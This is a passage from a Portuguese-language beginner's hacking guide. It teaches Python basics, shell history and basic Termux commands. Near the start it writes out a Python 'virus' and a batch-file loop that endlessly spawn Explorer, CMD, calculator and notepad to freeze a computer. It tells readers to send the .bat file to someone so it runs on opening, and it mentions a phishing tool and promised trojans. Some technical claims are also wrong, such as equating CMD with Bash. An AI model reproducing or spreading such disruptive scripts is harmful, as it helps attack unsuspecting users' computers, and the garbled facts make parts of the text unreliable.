parada em imagens e começamos por introduzir mas e praticar mas.

No Blanck file você clica quando você quiser criar um programa em python e que gostarias de armazenada em pastas, com Scripts funciona também, mas eu uso o blanck filé quando quero criar uma ferramenta ou projeto que roda no terminal, mas isso depende de você. Quando tu



clicar na opção Scripts ele te levará numa tela onde tu vai escrever os comandos em python, se não te levar na tela, pode estar pedindo o nome do arquivo, então basta digitar nome do arquivo ponto py, calma que vou explicar, suponhamos que você quer colocar o nome do arquivo programa, então você vai escrever programa.py, está vendo? Tem de ter o ponto py depois do nome que você digitou, agora vamos continuar.

Se tiver escritas no Qpython, apaga tudo e deixa sem nenhuma escrita, faça o seguinte, digite :

```
print("Olá a todos ")
```

Depois clica no botão play, você verá que na tela do celular vira a informação Olá a todos, o comando print do python serve para você mostrar informações na tela, basta colocar o que você quer que seja mostrado dentro de parênteses e dentro das aspas duplas ou simples, esse eh um livro de base de hacking, eu não vou realmente te ensinar como programar direito, por isso te aconselho a fazer uma pesquisa no Google e baixar um PDF gratuito de programação em python, lá você vai aprender bem o python, depois de você saber um pouco sobre python volte aqui e teste o que a gente está fazendo aqui nesse capítulo, agora vamos criar um vírus em python que vai fazer um computador ficar muito louco de execução continua de programas e chegar no ponto de travar, vamos escreve-lo em python e depois vamos escreve-lo em linguagem Bash, em Bash você não precisar de um interpretador, apenas de um bloco de notas e depois salvar com extensão bat, aí é só enviar num computador, e quando alguém abrir, pronto a mágica acontece. Vamos a isso.

## **Vírus em python**

Import os

```
for i in range(1000000000000000000):
```

```
    os.system("start Explorer")
```

```
    os.system("start calc")
```

```
    os.system("start CMD")
```

```
    os.system("mkdir overflow")
```

```
    os.system("start notepad")
```

Você tem de escrever exatamente como está, executa no seu pé vela o que acontece, rsrsrsrs, pode testar, seu computador não vai estragar e já agora esse não eh um vírus de telemóvel, é um vírus de computador, então teste em um computador, salve com a extensão.py, agora vamos escreve-lo em bash que é o mais simples.

## **Virus em Bash**

```
:loop
```

START EXPLORER

START CMD

START NOTEPAD

GOTO loop

Depois salve com extensão.bat, só aquele trexo de código já causa uma grande dor de cabeça só usuário, por isso que vírus letais será abordados na próxima atualização do livro, você vai aprender a criar mesmo vírus perigosos, mas só na próxima edição.

### **Estrutura básica de um programa em C**

```
#include <stdio.h>
```

```
#include <stdlib.h>
```

```
Int main(void){
```

```
printf("Ola mundo");
```

```
return 0;
```

```
}
```

A linguagem C também é uma linguagem muito poderosos, ela de comunica diretamente com o Hardware, um hacker precisa ter uma pequena base de linguagem C, isso ajuda a entender a estrutura de dados e a lógica das linguagens de programação, você pode ir com calma assistindo pequenos tutorias no YouTube sobre a linguagem C, saber um pouco da evolução de tudo, isso sinceramente ajudaria muito no seu aprendizado, você precisa aprender de forma continua, não desista e vai enfrente, sei que você quer aprender muito, mas lembre que esse é a base, então mastigue isso da melhor forma possível, e fica ligado para adquirir o próximo livro do Guia Hacking para Iniciantes 2.0, aí mesmo é que as coisas começam a esquentar, então vamos dar uma parada nesse assunto e vamos continuar. Se tu baixar uma apostila de python, tu aprenderá a programar, pode crer, só seguir como tudo funciona, acompanhe junto.

A dica que eu dou para você aprender a programar logo e estar pronto para a segunda edição Estude na forma que você se sentir confortável mais não seja preguiçoso demais.

Faca exercícios constantemente.

Leia mais, e procure entender.

Não vire copiador de código, aprende a criar código.

Crie pequenos projetos

Pesquise mais

Escreva mais, e digite mais.

Confie em você.

Se der para ter parceiros, tenha, se não der, caminhe sozinho.

Mr Code

### Capítulo 3: Linhas de Comando

Uma interface de linha de comandos (ILC), em inglês command-line interface (CLI), é um meio de interagir com um programa de computador, onde o utilizador emite comandos para o programa sob a forma de sucessivas linhas de texto (linhas de comando). Cada sistema operacional traz um intérprete padrão (o shell) para aqueles comandos os quais executam tarefas distintas e resolvem diferentes tipos de problemas.

#### Prompt de comando

Um prompt de comando (ou simplesmente prompt) é uma sequência de (um ou mais) caracteres usados em uma interface de linha de comandos para indicar a prontidão para aceitar comandos. Ele literalmente solicita que o usuário aja. Um prompt geralmente termina com um ou mais caracteres \$, %, #, :, > e geralmente inclui outra informação, como o caminho (path) do diretório de trabalho atual e o nome do hospedeiro ou usuário, no capítulo passado eu te mostrei como hackear redes wi-fi de forma física através do prompt de comando, nesse capítulo a gente vai aprofundar mais sobre elas.

Em muitos sistemas Unix e derivados, o prompt comumente utilizado termina em \$ ou % se o usuário for um usuário normal, mas em # se o usuário for um super usuário ("root" na terminologia Unix).

Os usuários finais geralmente podem modificar os prompts. Dependendo do ambiente, eles podem incluir cores, caracteres especiais e outros elementos (como variáveis e funções para o horário atual, usuário, número de shell ou diretório de trabalho) para, por exemplo, tornar o prompt mais informativo ou visualmente agradável, para distinguir sessões em várias máquinas ou para indicar o nível atual de aninhamento de comandos. Em alguns sistemas, tokens especiais na definição do prompt podem ser usados para fazer com que programas externos sejam chamados pelo interpretador de linha de comando enquanto exibem o prompt.

No COMMAND.COM do DOS e no cmd.exe do Windows NT, os usuários podem modificar o prompt emitindo um comando prompt ou alterando diretamente o valor da variável de ambiente %PROMPT% correspondente. O padrão da maioria dos sistemas modernos, o estilo C:\> é obtido, por exemplo, com prompt \$P\$G. O padrão dos sistemas DOS mais antigos, C> é obtido apenas por prompt, embora em alguns sistemas isso produza o estilo C:\> mais recente, a menos que seja usado em unidades de disquete A: ou B:. Nesses sistemas, prompt \$N\$G pode ser usado para substituir o padrão automático e alternar explicitamente para o estilo antigo.

Muitos sistemas Unix disponibilizam a variável \$PS1 (Prompt String 1)[3], apesar de que outras variáveis também possam afetar o prompt (dependendo do shell usado). No shell bash, um

prompt da forma [tempo] usuário@hospedeiro: diretório\_de\_trabalho \$ pode ser definido emitindo o seguinte comando: `export PS1='[\t] \u@\H: \W $'`.

No zsh, a variável `$RPROMPT` controla um “prompt” opcional no lado direito da tela. Não é um prompt real, pois a localização da entrada de texto não é alterada. Ele é usado para exibir informações na mesma linha que o prompt, mas justificado à direita. Percebo que pode ser informação a mais para você, mas caso tenha uma dúvida de alguma coisa use o Google, não deixe a dúvida dentro de você, Explorer cada coisa que eu disse, faça pesquisas.

No RISC OS, o prompt de comando é um símbolo \* e, portanto, os comandos da CLI são frequentemente chamados de “comandos estrela”. [4] Também é possível acessar os mesmos comandos de outras linhas de comando (como a linha de comando BBC BASIC), precedendo o comando com um \*.

A linha de comandos garante uma interface entre os programas e o usuário. Nesse sentido, a linha de comandos serve como uma alternativa ao quadro de diálogo. Os editores e as bases de dados geram uma linha de comando onde podem operar processadores de comandos alternativos.

Há vários jogos em modo texto em que o usuário insere comandos na parte inferior da tela. Uno controla o personagem escrevendo comandos como “obtener el anillo” ou “mirar”. O programa desenvolve o texto, que descreve como leva o personagem ou como realiza uma ação.

O mais notável dessas interfaces é a interface de fluxos padrão, que permite canalizar a saída de um comando para a entrada de outro. Os arquivos de texto também podem servir para qualquer propósito. Eso fornece interfaces de canalização, filtragem e redirecionamento. No Unix, os dispositivos também são arquivos, porque o tipo de arquivo habitual para o shell usado para stdin, stdout e stderr é um arquivo de dispositivo tty.

Outra interface de linha de comando permite que um programa shell execute programas utilitários, seja para executar documentos ou para executar um programa. O comando é processado dentro do shell e depois passado para outro programa para executar o documento.

Existem bibliotecas JavaScript que permitem escrever aplicativos de linha de comando no navegador como aplicativos da Web independentes ou como parte de um aplicativo maior. Também existem aplicativos da Web SSH que permitem fornecer acesso à interface de linha de comando do servidor, bem como a capacidade de configurar o golpe de puerto.

O campo de entrada do URL do navegador da web pode ser usado como uma linha de comando. Ele pode ser usado para “iniciar” aplicativos da web, acessar a configuração do

navegador e também realizar pesquisas. O Google, que foi apelidado de “linha de comando da Internet”, buscará um domínio específico quando encontrar parâmetros de busca em um formato conhecido, nas linhas de comandos rodam algumas linguagens por padra que são: Bash, Shell Scripts, etc... na sessão aprendendo a programar a gente criou um pequeno vírus em Bash, e eu disse que ela não precisa ser compilada, pois o próprio sistema entende a linguagem Bash logo de primeira, pois são as linguagens que rodam nele, no núcleo do sistema, vamos saber um pouco sobre Bash.

O Bash é uma outra versão do Shell, não sai praticamente linguagens diferentes, mas sim de versões diferentes, o python por exemplo tem as suas versões atuais que são o Python 2 e o Python 3, são a mesma linguagem mas de versões diferentes.

### Histórico do Bash

O Bash é o shell desenvolvido para o projeto GNU, da Free Software Foundation, que se tornou padrão nas várias distribuições Linux. Pode ser usado também com outros sistemas operacionais, como o Unix; há versões para o sistema Microsoft Windows (como o do projeto Cygwin), algumas com as bibliotecas necessárias embutidas no binário (no caso do winbash; o que torna desnecessário instalar o ambiente POSIX inteiro para ter apenas o Bash). É compatível com o Bourne shell (sh), incorporando os melhores recursos do C shell (csh) e do Korn Shell (ksh). Vale ressaltar que o primeiro shell Unix, o sh criado por Ken Thompson, foi modelado depois do shell Multics, em si modelado com base no programa RUNCOM de Louis Pouzin. O sufixo 'rc' presente em alguns arquivos de configuração do unix (".vimrc", ".bashrc"), é um remanescente do ancestral RUNCOM dos shells Unix. Quase todos os shells dos sistemas operacionais da década de 1970 podem ser usados de duas formas: interativa e modo batch(lote). O modo batch envolve estruturas, condicionais, variáveis e outros elementos de linguagem de programação; alguns tem apenas o necessário para um propósito específico, outras atendem propósitos mais diversos e sofisticados.

No mundo Unix, o termo Shell é mais usualmente utilizado para se referir aos programas de sistemas do tipo Unix que podem ser utilizados como meio de interação entre interface de usuário para o acesso a serviços do kernel no sistema operacional. Este é um programa que recebe, interpreta e executa os comandos de usuário, aparecendo na tela como uma linha de comandos, representada por um interpretador de comandos, que aguarda na tela os comandos do usuário. Em aplicativos, o “Shell” é também usado para descrever aplicações, incluindo software que é “construído em torno” de um componente específico, como navegadores e clientes de e-mail que são, em si mesmos, “shells” para motores de renderização HTML.

A escolha ideal de interface com o usuário depende da função no computador em particular a operação. CLIs permitem algumas operações a serem executadas mais rapidamente, reorganizando grandes blocos de dados, por exemplo. CLIs podem ser melhores para os servidores que são gerenciados por especialistas: administradores, enquanto GUIs oferecem simplicidade e facilidade de uso e seria mais adequado para edição de imagem, CADD e editoração eletrônica. Na prática, muitos sistemas fornecem ambas a interfaces de usuário que podem ser chamadas em uma base de comando por comando. O Windows xxx é o exemplo mais óbvio, com o seu “prompt de comando” e no modo normal “windows”. Não é nenhum exagero dizer que tanto a Apple Macintosh OS xxx e Microsoft Windows xxx revolucionaram a computação doméstica, ajudando os usuários relativamente inexperientes com interface de um PC usando uma GUI, Gui são outras formas de interface, interface são gráficos que

interagem com o usuário, por exemplo o seu aplicativo de mídia social, o Facebook, ela tem gráficos, o botão do like, a barra de pesquisa de nomes, tudo são gráficos.

Em sistemas especialistas, um shell é um pedaço de software que é um sistema especialista “vazio”, sem a base de conhecimento para qualquer aplicação em particular.

Mr Code

Quase ia me esquecendo, querendo ou não, você vai ter de se familiarizar com linhas de comando, como esse é um livro básico onde você aprenderá todos os fundamentos mas sim pelo celular android, para você poder testar aí, mas alguns exemplos vai se precisar mesmo um computador, por isso fica ligado aí.

### **Porquê usar o Android para hacking?**

Bem, lembra no início quando eu disse que é necessário tu aprender Linux? Então tenho uma surpresa para você, o Android é um sistema baseada em Linux, isso mesmo, o Android é uma distribuição Linux, e sendo uma distribuição Linux então ela possui as habilidades que um sistema Linux do computador, como por exemplo o Kali Linux, Debian, etc.. e se você notou eu não disse Windows, o Windows não é perfeito para hacking pois ela não é de código aberto e ela não é uma distribuição Linux, mas tu como hacker precisa saber também como funciona. Windows pois o Windows é o sistema mais usado no mundo por ser de fácil usabilidade, e além disso é para pessoas comuns ou seja totalmente normais, e pessoas normais existem muitas por isso ela é a mais usada e tu precisa entendemos, principalmente a sua linha de comando, neste caso o CMD, entender o CMD vai dar uma visão geral de muita coisa e inclusive você poderá criar vírus usando o CMD ou seja a linguagem Bash, agora que já sabes mas sobre isso, vamos começar por aprender mas sobre terminais.

Você vai precisar baixar o Termux, o Termux te possibilita realizar todas as funções que um Terminal do Linux faz, já já vamos falar sobre o Linux, e já agora você vai precisar ter um computador com o sistema Linux instalado, o Linux é o sistema dos hackers, por ele ser de código aberto e por possuir várias ferramentas de invasão e defesa cibernética, o Governo usa Linux.

No Termux você pode executar os comandos diretamente no seu dispositivo Android!

Não pense em baixar o Termux na PlayStore, o termux da PlayStore não funciona, digamos que é uma versão muito desatualizada e estragada, pois a PlayStore reconhece o Termux por isso bloqueio o termux para que não fosse baixado o termux verdadeiro. Você terá de baixar o Termux no site da F-DROID, basta pesquisar no seu navegador:

Download Termux for F-DROID

Ou mesmo

Baixar Termux da F-DROID

O Termux recente deve estar pensando uns 97MB ou mesmo 82MB, mas relaxe que isso não é muito, se você está tendo dificuldades em baixar lá no site da F-DROID, baixe a própria aplicação da F-DROID e depois baixe o Termux, desse jeito você poderá baixar também outras

ferramentas que já já eu vou mostrar, o F-DROID não elimina os aplicativos banidos e nem danifica eles, a PlayStore já que não, a PlayStore tem os seus termos de política e quando uma aplicação é de uso de hacking ou qualquer outra coisa que desrespeitam às suas normas eles desatualizam ou banem o aplicativo, mas a F-DROID não.

```
00:06 >_
Welcome to Termux!
Community forum: https://termux.com/communit
y
Gitter chat:      https://gitter.im/termux/te
rmux
IRC channel:      #termux on libera.chat
Working with packages:
* Search packages:  pkg search <query>
* Install a package: pkg install <package>
* Upgrade packages: pkg upgrade
Subscribing to additional repositories:
* Root:            pkg install root-repo
* X11:             pkg install x11-repo
Report issues at https://termux.com/issues
$ █

ESC / — HOME ↑ END PGUP
↵ CTRL ALT ← ↓ → PGDN
```

Quando o Termux é inicializado, aparece essa telinha preta aí, com algumas escrituras, essa tela é onde serão digitados os nossos comandos, na verdade é onde tu vai digitar alguns comandos, tenha calma não se assuste, o Termux não vai danificar seu celular, não digite comandos que tu não conhece nele, talvez faça um reset no sistema, agora você já viu o Termux, está na hora de aprender a usar essa ferramenta incrível de hacking.

Os comandos que a gente vai aprender, a princípio seriam comandos básicos para que você não se perca, esses comandos básicos que a gente vai usar, elas funcionam em todas distribuições Linux, algumas delas também iram funcionar no CMD, agora a gente vai começar, kkkk.. se segure porque você vai ter de memorizar alguns comandos do termux, na verdade se tu memorizar elas será muito bom mesmo, os comandos são curtos, não são longos e não vão te causar uma dor de cabeça, kkkk.. pode ficar calmo/a que vai de bom, aproveite para beber um sumo ou leite, é a minha dica, se não quiser tudo bem.

\$ ls

Você não pode digitar assim \$ ls, não vai funcionar, digite apenas ls, aquele sinal do dólar já vem no terminal, eu só representei ele. O comando ls, ela tem a função de te mostrar o que está num diretório, diretório é uma pasta, só que quando você está mexendo nos terminais, ou seja na linha de comando, você não vai chama-las de pastas, mas sim de diretórios, espero que tenhas entendido. Quando você digitar ls pela primeira vez dentro do termux, é provável que não apareça nada, e se não apareceu nada, quer dizer que o Termux não tem permissão de acessar ou ver o que está dentro do seu celular, para que você possa permitir que o Termux tenha acesso, terá de digitar o seguinte comando:


\$ termux-setup-storage

Depois de você digitar isso, o Termux vai mostrar uma janela de pedido de permissão para o armazenamento, aí você só precisa permitir e pronto, agora você poderá acessar seus arquivos via terminal. Agora que você já sabe como ver o que está dentro de diretórios e como dar permissão ao Termux, vamos aprender alguns outros comandos interessantes.

\$ cd

O comando cd serve para entrar em diretórios, neste caso entrar em pastas, calma vamos já ver alguns exemplos agora, o Termux por padrão ele fica no diretório home, o diretório home é o diretório que o Termux preparou para você criar diretórios, arquivos e até imagens que não irão aparecer na sua interface gráfica, mas apenas no terminal, vamos ver isso agora. Eu vou digitar ls e dar enter, você poderá notar que vai aparecer o diretório storage e mais alguns outros diretórios, esses outros diretórios são os diretórios que eu próprio criei, e calma que você vai aprender aqui junto comigo de como criar diretórios, como eu tinha dito, aqui tu aprenderá todos os fundamentos, já na próxima edição é que vamos dar carga junto, mas como bônus você aprenderá a criar um trojan, ou seja vais aprender a criar um vírus, aí vem a questão, voce precisa aprender a programar, os vírus e outros ditos de softwares são criados com linguagens de programação, então fica a dica okay, KKKKKK... vamos que vamos .





```
08:25 >_ 73%
rmux
IRC channel:      #termux on libera.chat
Working with packages:
* Search packages:  pkg search <query>
* Install a package: pkg install <package>
* Upgrade packages: pkg upgrade
Subscribing to additional repositories:
* Root:            pkg install root-repo
* X11:              pkg install x11-repo
Report issues at https://termux.com/issues
- $ ls
malware  storage  teste  zphisher
scripts termux-ngrok virus
- $
```

Você pode observar aí, que depois de eu digitar o comando ls e depois dar enter ou seja pular de linha, ele me retornou algumas escritas com letras azuis, esses são os diretórios, e você pode observar que tem 6 diretórios, que são: malware, scripts , storage, termux-ngrok, teste, vírus, Zphisher, todos esses diretórios eh que estão no home do meu Termux, o diretório

Zphisher é pasta de uma ferramenta de phishing que instalei no Termux , o Zphisher é uma ferramenta de hacking, isso será abordado na próxima edição do livro, o termux-ngrok também é uma ferramenta, ou seja dentro deste diretório possui lá as ferramentas do ngrok, boa agora vamos focar no nosso objectivo agora que é entrar num diretório, a gente vai entrar no diretório storage, que é o diretório que está visível aí para você, então se a gente quiser entrar no diretório storage, basta a gente digitar **cd storage**, e clicar enter que a gente já estará dentro do diretório, depois de digitares **cd storage** e executares o comando, use o **ls** para ver o que está dentro deste diretório storage, e verad um diretório chamado **chared** ou mesmo **shered**, esse diretório possui todos os dados que estão na memória do seu celular... entra nele e digite **ls** para ver, depois de tu ver... digite **cd** e de enter para você voltar no diretório home, eu já não vou ilustrar mas nada nesse capítulo, tu terá mesmo de usar a mente e interpreta direito o que eu estou dizendo para tu fazer.

Você precisa explorar o Termux, o Termux contém ferramentas muito poderosas de ataque e defesa cibernética, mas para isso eh necessário voce aprender mais sobre como mexer nele, exercite aquelas comandos que eu acabei mostrando para você, são comandos bem básicos mais muito fundamentais, és aqui uma lista de comandos e suas descrições:

Atenção, são comandos para o Termux, algumas delas não vão funcionar no CMD e alguns comandos CMD não irão funcionar no Termux, vai testando os comandos que eu vou deixar para você.

Atualize todos os pacotes e dependências instaladas no sistema:

```
apt update && apt upgrade
```

Se houver alguma atualização disponível, ele irá perguntar a você no terminal se você deseja atualizar ou não, pressione Y se você deseja a atualização.

Conceder permissões de armazenamento:

```
termux-setup-storage
```

Agora você pode acessar seu armazenamento e todas as pastas nele usando o termux.

Saiba em qual diretório você está, digitando **pwd**, atenção, após você digitar um comando deve clicar na tecla enter do teu celular ou seja a tecla de pular de linha.

```
pwd
```

Este comando dirá a você, seu diretório de trabalho atual

Listar todos os arquivos e diretórios:

ls

Este comando mostrará a pasta e os arquivos em seu diretório de trabalho atual.

Listar todos os arquivos e diretórios, incluindo arquivos ocultos:

ls-a

O comando ls com -a também mostrará todos os arquivos ocultos, o -a é um argumento

Mr Code

Avançar nos diretórios:

cd <mais o diretorio desejado>

O comando cd permite que você mova em uma pasta, basta digitar cd e o nome da pasta que você deseja acessar, neste caso o cd é usado para entrar em pastas ou seja diretórios.

Voltar nos diretórios:

cd ..

Digitando cd .. (entre cd e .. temos que colocar espaço) você vai voltar ao diretório em que estava.

Limpar tela:

clear

Digitando clear no termux, você pode limpar todos os resultados anteriores.

Criar uma pasta ou diretório:

mkdir <nome da pasta>

O comando `mkdir` significa o diretório make. Digite `mkdir` e dê um espaço e digite o nome da pasta e pressione Enter para ver a pasta que você acabou de criar, basta digitar `ls`.

Excluir uma pasta ou diretório:

```
rm -r <nome da pasta>
```

O comando `rm -r` significa Remover diretório. Digite o nome da pasta de espaço de `rm -r` para remover a pasta desejada

Excluir um diretório com arquivos dentro

```
rm -rf <nome da pasta>
```

Use este comando com cuidado. Este comando removerá uma pasta e todos os arquivos e pastas dentro dela. Este comando é útil quando você deseja excluir qualquer projeto baixado do seja ele do Github ou outros lugares.

Copiar um arquivo de um diretório para outro:

```
cp <nome do arquivo> <local, pasta para onde será copiado o arquivo>
```

Você pode copiar arquivos digitando `cp` o nome do arquivo e depois de fornecer um espaço, você pode digitar o caminho para onde deseja copiar o arquivo.

Mover um arquivo de um diretório para outro:

```
mv <nome do arquivo> <local, pasta para onde será movido o arquivo>
```

Você pode mover arquivos digitando `mv` o nome do arquivo e depois de fornecer um espaço, você pode digitar o caminho para onde deseja mover o arquivo.

Procure o pacote específico no termux:

```
pkg search nome do pacote
```

Ele mostrará todos os pacotes relacionados a esse nome de pacote.

Ver detalhes de um pacote:

```
apt show <nome do pacote>
```

Este comando mostrará os detalhes completos de um pacote.

Liste todos os pacotes disponíveis no termux:

```
pkg list-all
```

Este comando irá mostrar a você todos os pacotes que estão disponíveis no repositório APT do termux.

Instalar um pacote:

```
pkg install <nome do pacote>
```

Com este comando você pode instalar qualquer pacote da lista, basta digitar `pkg install nome-do-pacote`.

Desinstalar um pacote:

```
pkg uninstall <nome do pacote>
```

Com este comando você pode desinstalar qualquer pacote da lista, basta digitar `pkg uninstall nome do pacote` posteriormente ele irá perguntar se deseja excluir o pacote ou não pressione `y` e o pacote será desinstalado.

Instalar Python no termux:

```
pkg install python
```

Basta digitar este comando e ele será instalado em seu termux, pressione `y` se ele solicitar confirmação. Depois de instalar o python, você pode escrever o código e também executar seus próprios scripts em python. Digite `python` para verificar se python está instalado corretamente ou não.

Instale o Git no termux:

`pkg install git`

O Git permitirá que você baixe qualquer projeto do GitHub.

Baixar projetos do repositório GitHub:

`git clone <link do projeto no github>`

Se você deseja baixar qualquer projeto do GitHub você pode apenas usar o comando acima, basta alterar o onde esta link do projeto no github com o seu link do que se deseja do GitHub.

Verifique todos os processos em execução no Termux:

`top`

Este comando irá mostrar- todas as tarefas em execução no seu termux. Para sair do comando top no termux, basta pressionar CTRL + C no teclado.

Dar permissão de execução a um arquivo bash (.sh)

`chmod + x <nome do arquivo>`

Se você está tentando executar qualquer arquivo bash e está recebendo um erro de permissão negada, você pode usar o comando acima para dar permissão de execução.

Criar um arquivo de texto no termux:

Primeiro, você deve baixar um nome de pacote nano. Digite termux pkg install nano e pressione y ao solicitar a confirmação.

Digite nano no terminal.

Digite o que quiser estou digitando olá, mundo. (Isso sera o que estará escrito dentro do documento nome.txt)

Pressione CTRL + X e pressione Y para salvar o arquivo.

Dê o nome do arquivo nome.txt e pressione Enter.

Digite o comando ls para listar e ver seu arquivo.

Veja o que está dentro de um arquivo de texto:

`cat nome.txt`

Execute este comando e tudo no arquivo de texto será impresso no terminal.

Mas você pode criar um arquivo de texto usando o comando :

`touch <nome do arquivo>`

Excluir um arquivo no termux:

`rm <nome do arquivo>`

Este comando irá deletar o arquivo selecionado, basta dar um Enter e ele será deletado

Listar todos os pacotes instalados no termux:

`dpkg -list`

Através deste comando você será capaz de ver todos os pacotes instalados em seu Termux.

Listar todos os comandos que você usou no termux:

`history`

Este comando lhe dará uma lista de todos os comandos usados recentemente no Termux.

Verificar o seu nome de usuário:

`whoami`

Isso mostrará o nome de usuário em seu termux.

Verificar o tempo de uso do Termux:

`uptime`

Isso mostrará quanto tempo você gastou usando o termux.

Verificar as informações do seu Kernel no Termux:

`uname -a`

Isso mostrará informações sobre seu sistema, bem como você também pode verificar sua arquitetura usando este comando.

Verificar o uso de memória no Termux:

`free -h -t`

Isso mostrará a quantidade de memória livre e usada no sistema.

Os comandos acima são comandos muito básicos e não farão de você um hacker, pois spois são comandos básicos, mesmo assim hackers usam esses comandos, dominar esses comandos vai te levar a um outro nível de conhecimento, acredite em mim, eles estarão em uso sempre que você estiver usando um terminal ou no Termux.

Aprender a operar em CLI (interface de linha de comando) é muito importante se você quer se tornar um expert, a lista acima não incluí todos os comandos, mas quase tudo que é importante foi listado.

Bom, esses foram todos os comandos básicos do Termux , você pode estar se perguntando, não existe comandos para hackear redes e mídias sociais? Bem na verdade existem ferramentas que fazem isso, mas lembrando aqui você aprenderá os fundamentos, na próxima edição a gente aborda sobre a maioria das ferramentas de hacking disponíveis no Termux, aprende uma boa base de programação, domine os comandos Termux que eu ensinei para você e pronto, estarás pronto para os ataques, os comandos que tu tá aprendendo do Termux não são diferentes com os das distribuições Linux, tu só vai precisar digitar sudo e depois passar o comando que você aprendeu cá, Linux é uma sistema muito poderoso e completo, na minha opinião é o maior sistema para um hackers, e o mais seguro do mundo também, faz uma pesquisada aí e tu vai acreditar no que estou dizendo, sem mais delongas vamos saber mais sobre o Linux, e claro também sobre o Unix.

Linux é um termo popularmente empregado para se referir a sistemas operativos (português europeu) ou sistemas operacionais (português brasileiro) que utilizam o Kernel Linux. O núcleo (ou kernel, em Inglês) foi desenvolvido pelo programador finlandês Linus Torvalds, inspirado no sistema Minix. O seu código-fonte está disponível sob a licença GPL (versão 2) para que qualquer pessoa o possa utilizar, estudar, modificar e distribuir livremente de acordo com os termos da licença.[6] A Free Software Foundation e seus colaboradores recomenda[7] o nome GNU/Linux para descrever o sistema operacional, como resultado de uma disputa controversa entre membros da comunidade de software livre e código-aberto.

Inicialmente desenvolvido e utilizado por grupos de entusiastas em computadores pessoais, os sistemas operativos (português europeu) ou sistemas operacionais (português brasileiro) com



núcleo Linux passaram a ter a colaboração de grandes empresas como IBM, Sun Microsystems, Hewlett-Packard (HP), Red Hat, Novell, Oracle, Google, Mandriva, Microsoft e Canonical.[10]

O desenvolvimento do Linux é um dos exemplos mais proeminentes de colaboração de software livre e de código aberto. O código-fonte pode ser usado, modificado e distribuído – com fins comerciais ou não – por qualquer um, respeitando as licenças, como a GNU General Public License versão 2, devolvendo o código desenvolvido de volta para o desenvolvimento do núcleo.

Mr Code

Normalmente, o Linux é encontrado em uma distribuição Linux, seja para um computador ou para um servidor. Algumas distribuições Linux populares incluem Arch Linux, CentOS, Debian, Fedora Linux, Linux Mint, openSUSE, Ubuntu, além de distribuições focadas para usuários corporativos, como o Red Hat Enterprise Linux ou o SUSE Linux Enterprise Server. Uma distribuição Linux inclui o núcleo Linux, bibliotecas e utilidades, além de aplicações, como a suíte de escritório LibreOffice, um navegador de internet (normalmente Mozilla Firefox), entre outras aplicações.

O sistema operacional Unix foi concebido e implementado em 1969 pela AT&T Bell Laboratories nos Estados Unidos por Ken Thompson, Dennis Ritchie, Douglas McIlroy, e Joe Ossanna. Lançado pela primeira vez em 1971, o Unix foi escrito inteiramente em linguagem assembly uma prática comum para a época. Mais tarde, em 1973, o sistema foi reescrito na linguagem de programação C por Dennis Ritchie.[A disponibilidade de uma implementação do Unix feita em linguagem de alto nível fez a sua portabilidade para diferentes plataformas de computador se tornarem mais fácil. Na época, a maioria dos programas era escrita em cartões perfurados que tinham de ser inseridos em lotes em computadores mainframe.[12]

Devido a uma lei antitruste que a proibia de entrar no negócio de computadores, a AT&T foi obrigada a licenciar o código fonte do sistema operacional para quem quisesse.[13] Com o resultado, o Unix cresceu rapidamente e se tornou amplamente adotado por instituições acadêmicas e diversas empresas. Em 1984, a AT&T se desfez da Bell Labs; livres da obrigação legal exigindo o licenciamento do royalty, a Bell Labs começou a vender o Unix como um Software proprietário.[12]

